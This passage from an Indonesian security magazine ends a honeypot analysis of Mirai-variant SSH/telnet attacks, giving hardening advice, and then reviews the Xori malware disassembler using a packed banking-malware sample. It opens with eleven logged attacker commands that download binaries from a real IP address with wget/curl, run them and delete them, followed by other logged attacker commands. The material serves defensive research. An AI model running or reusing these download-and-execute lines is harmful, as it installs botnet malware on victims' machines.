cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/openssh; curl -O http://149.28.44.189/openssh; chmod +x openssh; ./openssh; rm -rf openssh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/bash; curl -O http://149.28.44.189/bash; chmod +x bash; ./bash; rm -rf bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/tftp; curl -O http://149.28.44.189/tftp; chmod +x tftp; ./tftp; rm -rf tftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/wget; curl -O http://149.28.44.189/wget; chmod +x wget; ./wget; rm -rf wget
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/cron; curl -O http://149.28.44.189/cron; chmod +x cron; ./cron; rm -rf cron
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/ftp; curl -O http://149.28.44.189/ftp; chmod +x ftp; ./ftp; rm -rf ftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/pftpd; curl -O http://149.28.44.189/pftpd; chmod +x pftpd; ./pftpd; rm -rf pftpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/sh; curl -O http://149.28.44.189/sh; chmod +x sh; ./sh; rm -rf sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/nut; curl -O http://149.28.44.189/nut; chmod +x nut; ./nut; rm -rf nut
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/apache2; curl -O http://149.28.44.189/apache2; chmod +x apache2; ./apache2; rm -rf apache2
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://149.28.44.189/telnetd; curl -O http://149.28.44.189/telnetd; chmod +x telnetd; ./telnetd; rm -rf telnetd
```

Gambar 5 - Script yang digunakan untuk mengunduh file

*Script* perl yang di *download* merupakan sebuah *backdoor bot* perl<sup>12</sup> yang menerima perintah dari C2 server melalui protokol IRC. *Bot* tersebut mengkoneksikan diri ke *channel* “#tn” dengan *nickname* yang merupakan keluaran dari perintah “uname” di *host*.

Selain *script* perl dan bash, sisanya merupakan *linux executables*, yang sebagian besar masih merupakan berbagai varian Mirai, dengan salah satu contohnya terlihat pada gambar dibawah memiliki kesamaan code dengan Mirai.

12 <https://www.virustotal.com/#/file/0d6da4db11d48df8e7f6036a16a4f8271e92a8450fe701fcb4473d23870c7a31/detection>



## Lain-lain

Selain temuan mengenai TTP dari *malware* terdapat beberapa hal lain yang tidak berkaitan langsung dengan tujuan tulisan ini, namun cukup menarik untuk dikupas, antara lain:

- Untuk menjalankan Cowrie, port asli ssh/telnet pada VPS yang digunakan untuk tulisan ini dipindahkan ke port 2222. Terhadap port 2222 tersebut, terdapat percobaan *brute force* dari *IP address* milik salah satu universitas di Jakarta. Insiden dimaksud te-

lah dilaporkan ke penanggung jawab *IP address* dimaksud, dan dua hari setelah insiden, *IP address* dimaksud sudah tidak *online* lagi.

- Beberapa Penyerang menjalankan *script* aneh yang muncul karena kesalahan *programmer malware* tersebut dan *script* yang secara sengaja lahir dari rasa iseng, sebagaimana tercantum pada gambar di bawah.

```
login attempt [>/tmp/.ptmx && cd /tmp//>/var/.ptmx && cd /var/] failed  
login attempt [>/dev/.ptmx && cd /dev//>/mnt/.ptmx && cd /mnt/] failed  
login attempt [>/var/run/.ptmx && cd /var/run//>/var/tmp/.ptmx && cd /va..  
login attempt [>/.ptmx && cd //>/dev/netslink/.ptmx && cd /dev/netslink/] ..  
login attempt [>/dev/shm/.ptmx && cd /dev/shm//>/bin/.ptmx && cd /bin/] ..  
login attempt [>/etc/.ptmx && cd /etc//>/boot/.ptmx && cd /boot/] failed  
login attempt [>/usr/.ptmx && cd /usr///bin/busybox rm -rf foAxi102kxe ji4.
```

CMD: bah

Command not found: bah

CMD: cat /etc/os-release

CMD: /bin/echo yessir

CMD: touch sausages

CMD: touch /tmp/steak/analfisting

## Penutup

Sebagian besar *malware* yang melakukan serangan merupakan varian dari Mirai. Serangan dilakukan dengan menggunakan *brute force* kombinasi *username/password* yang sangat umum ditemui dalam *wordlist/dictionary* maupun *username/password default* milik beberapa *device IoT*.

Setelah mendapatkan akses, *malware* melakukan *fingerprinting*, mengunduh dan menjalankan *payload*. Dari 43 *payload* unik yang diunduh, terdapat 6 (enam) dari yang bukan merupakan *executable*. 5 (lima) diantaranya merupakan *bash/shell script*, sedangkan sisanya merupakan *backdoor perl script* yang berkomunikasi ke C2 server melalui *protocol*

IRC. Dikarenakan keterbatasan interaksinya, Cowrie tidak mendokumentasikan aktivitas dari *payload* yang diunduh dan dijalankan, hal ini dapat dijadikan topik penelitian lebih lanjut namun diperlukan penggunaan *high interaction honeypot*.

Berdasarkan hasil analisis terhadap statistik dan *log file* dari Cowrie, terdapat beberapa pelajaran yang dapat ditarik oleh oleh *blue team* maupun *end user*, yaitu:

1. Penggunaan *username/password default* masih kerap terjadi, praktek tersebut sangat tidak aman. Statistik mengenai jumlah serangan, serta kombinasi *username/password* pada tulisan ini menggambarkan secara jelas resiko yang timbul dari penggunaan ssh/telnet, terutama dari penggunaan *username/password* yang tidak aman.
2. Mematikan *root login* dari SSH menjadikan *root user* tidak bisa diakses *remote party*, apabila Penyerang berhasil mendapat akses melalui *brute force*.
3. Pembatasan *login attempt* perlu dilakukan untuk memitigasi serangan *brute force*. Pembatasan dimaksud juga dapat diterapkan di service lain selain ssh/telnet.
4. Mengaktifkan *login ssh* dengan *public keys* sehingga Penyerang tidak dapat melakukan *brute force*.
5. Secara umum Cowrie dapat digunakan untuk memahami TTP dari berbagai *malware* yang menyasar ssh/telnet, sehingga membantu *blue team* melakukan *risk profiling* dan *hardening*. Lebih jauh Cowrie dapat menghasilkan *log* berbentuk json yang dapat langsung ditangani oleh SIEM *software*. Kemudahan integrasi Cowrie *honeypot* dengan SIEM *software* akan sangat membantu dalam melakukan *hypothesis creation & testing* dalam kerangka *threat hunting*.

## Referensi

1. [https://www.huffingtonpost.com/entry/cisco-enterprises-are-leading-the-internet-of-things\\_us\\_59a41fcee4b0a62d0987b0c6](https://www.huffingtonpost.com/entry/cisco-enterprises-are-leading-the-internet-of-things_us_59a41fcee4b0a62d0987b0c6)
2. McCaughey, R.J., 2017. Deception using an SSH honeypot (Doctoral dissertation, Monterey, California: Naval Postgraduate School).
3. <http://www.honeyd.org/general.php>, diakses 11 Oktober 2018

4. <https://github.com/mushorg/glastopf>,  
diakses 10 Oktober 2018
5. <https://github.com/desaster/kippo>,  
diakses 19 Oktober 2018
6. Firrar, Utdirartatmo. 2005. Trik Menjebak Hacker Dengan Honeypot. Yogyakarta: ANDI OFFSET
7. <http://www.micheloosterhof.com/Cowrie/>, diakses 15 September 2018
8. <https://www.newgenapps.com/blog/IoT-statistics-internet-of-things-future-search-data>, diakses 19 Oktober 2018
9. <https://www.hackread.com/new-mirai-like-botnet-ddos-attack/>, diakses 19 Oktober 2018



**EWALDO SIMON HIRAS**

Digital Forensic Investigator  
Direktorat Jenderal Pajak/ Sub-direktorat Forensik dan Barang Bukti

*Memiliki pengalaman di dalam bidang penegakan hukum dan investigasi, dengan pengalaman lebih dari 5 tahun di bidang forensik digital. Ewaldo memperoleh gelar masternya di bidang forensik digital dengan thesis mengenai metasploit exploitation dalam perspektif forensik digital.*

# 5

# REVIEW

“Indonesia merdeka hanya-lah suatu jembatan walau-pun jembatan emas di se-berang jembatan itu jalan pecah dua: satu ke dunia sama rata sama rasa, satu ke dunia samarata-p sama tangis.”

- Soekarno



# Berkenalan dengan Alat Reverse Engineering dari DEFCON 26: Xori

ditulis oleh Narendra Saputra




## Finding Xori

Malware Analysis Triage with Automated Disassembly

Tiap Defcon selalu ada hal yang baru, mulai dari cara meretas, *tools*, inovasi terbaru, dan masih banyak lagi. Tahun ini ada banyak *tools* baru yang diperkenalkan, salah satu yang menarik perhatian saya adalah *tools* baru yang dibuat oleh @malwareunicorn dan @rseymour yaitu Xori, sebuah *framework disassembly custom* yang berguna untuk menganalisa *malware* dengan efisiensi yang lebih baik. Mereka membutuhkan *malware analyzer* yang stabil, *cross platform*, dengan *output* yang dapat diintegrasikan secara efektif, mudah digunakan, dan *output* yang akurat. Oleh karena itu, Xori dibuat untuk mencari *custom solution* yang *powerful* dan gratis jika dibandingkan dengan *disassembler* lain, tentu saja pemilihan *disassembler* yang lebih baik merupakan preferensi setiap orang.

Xori menggunakan PE *Binaries* sehingga hanya dapat digunakan untuk menganalisa *malware* dengan *Windows Binary*. Xori diprogram menggunakan *Rust*, dengan alasan bahwa Rust memiliki kemampuan setara C++, memiliki *stack protection*, *proper memory handling*, memberikan stabilitas dan kecepatan, *helpful compiler*, serta *development* yang cepat. Saat ini Xori memiliki beberapa fitur seperti *open source*, *supports i386* dan *x86-64 architecture*, *display string* berdasarkan *referenced memory locations*, dapat mengatur *memory*, *output* menggunakan json, memiliki dua mode *emulation* yaitu *light emulation* yang dimaksudkan untuk melakukan enumerasi semua *path* dan *full emulation* yang hanya mengikuti *code path*. Xori juga mensimulasi struktur TEB & PEB serta mampu mengevaluasi *functions* berdasarkan *export DLL* melalui *PE Loader*. Selain itu, Xori memiliki *memory manager* yang dapat mencegah *malware* untuk mengakses *memory* diluar *disassembler* dan bertanggung jawab dalam pengaturan memori lainnya. Xori dilengkapi juga dengan struktur analisis yang berisi semua *functions* dan *imports* yang diperlukan untuk *disassembly*.

Instalasi *tools* ini dapat dikatakan cukup mudah, kita hanya perlu memastikan bahwa Rust sudah ter-*install* dengan "Cargo build --release", kita harus memastikan npm ter-*install* dan jangan lupa *download sample malware* yang mau dianalisa. Kali ini saya mencoba untuk menganalisa *malware* "DarkTequila.exe", sebuah banking *malware complex* yang ditujukan untuk pengguna *internet* dari Mexico. Setelah instalasi selesai, saya menjalankan Xori yang merupakan *web based application* dengan dan disuguhkan dengan tampilan seperti pada Gamba 1.




Gambar 1 - Halaman Muka XORI

Setelah itu, kita bisa mulai menganalisa *malware* yang kita inginkan dengan cara *drag and drop* atau klik di bagian tengah dan kemudian memilih file *malware* yang akan dianalisa. Setelah berhasil, saya mendapatkan tampilan dengan informasi dasar mengenai *malware* tersebut.


This screenshot shows the XORI interface after a file has been uploaded. On the left, a sidebar highlights the 'EntryPoint' as 'sub\_4117b4'. The main content area is divided into sections: 'FILE INFORMATION' (File Name: PEEPE, Binary Type: PE32, Mode: Mode32, Image Base: 0x400000, Image Size: 0xe5000, EntryPoint: 0xe1ad9), 'Imports' (listing 'kernel32.dll' and 'msvcrt.dll'), and 'Section Table' (listing a single section named 'UPX0' with Virtual Address 0x1000, Virtual Size 0xc000, and Characteristics 0xe0000080). At the bottom, there are tabs for 'Graph', 'Linear', and 'Info', with 'Graph' currently selected.

Gambar 2 - Tampilan Analisis Malware

Sama seperti *static disassembler* lainnya, Xori juga dilengkapi dengan fungsi *graph* seperti yang bisa dilihat di screenshot-screenshot berikut:



Gambar 3 - Tampilan Graph pada XORI



Gambar 4 - Tampilan Graph pada XORI

Xori juga ada fungsi analisis secara *linear*.

EntryPoint	sub_4117b4	
0x4e25e5:	01 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00	add eax, esi
0x4e25e7:	89 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00	mov [edi], eax
0x4e25e9:	83 c7 04 00 00 00 00 00 00 00 00 00 00 00 00 00	add edi, 0x4
0x4e25ec:	83 e9 04 00 00 00 00 00 00 00 00 00 00 00 00 00	sub ecx, 0x4
0x4e25ef:	8a 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00	mov al, [edi]
0x4e25f1:	83 c7 01 00 00 00 00 00 00 00 00 00 00 00 00 00	add edi, 0x1
0x4e25f4:	e2 d7 00 00 00 00 00 00 00 00 00 00 00 00 00 00	loop 0x4e25cd
0x4e25f6:	83 e9 01 00 00 00 00 00 00 00 00 00 00 00 00 00	sub ecx, 0x1
0x4e25f9:	7f bf 00 00 00 00 00 00 00 00 00 00 00 00 00 00	jg 0x4e25ba
0x4e25fb:	8d be 00 f0 d0 00 00 00 00 00 00 00 00 00 00 00 00	lea edi, [esi+0xdf000]
0x4e2601:	8b 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00	mov eax, [edi]
0x4e2603:	09 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00	or eax, eax
0x4e2605:	74 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00	je 0x4e2643
0x4e2607:	8b 5f 04 00 00 00 00 00 00 00 00 00 00 00 00 00	mov ebx, [edi+0x4]
0x4e260a:	8d 84 30 2c 25 0e 00 00 00 00 00 00 00 00 00 00	lea eax, [eax+esi*0x1+0xe252c]
0x4e2611:	01 f3 00 00 00 00 00 00 00 00 00 00 00 00 00 00	add ebx, esi
0x4e2613:	50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	push eax
0x4e2614:	83 c7 08 00 00 00 00 00 00 00 00 00 00 00 00 00	add edi, 0x8
0x4e2617:	ff 96 68 25 0e 00 00 00 00 00 00 00 00 00 00 00	call [esi+0xe2568] _kernel32.dll!LoadLibraryA
0x4e261d:	95 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	xchg eax, ebp
0x4e261e:	8a 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00	mov al, [edi]
0x4e2620:	47 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	inc edi
0x4e2621:	08 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00	or al, al
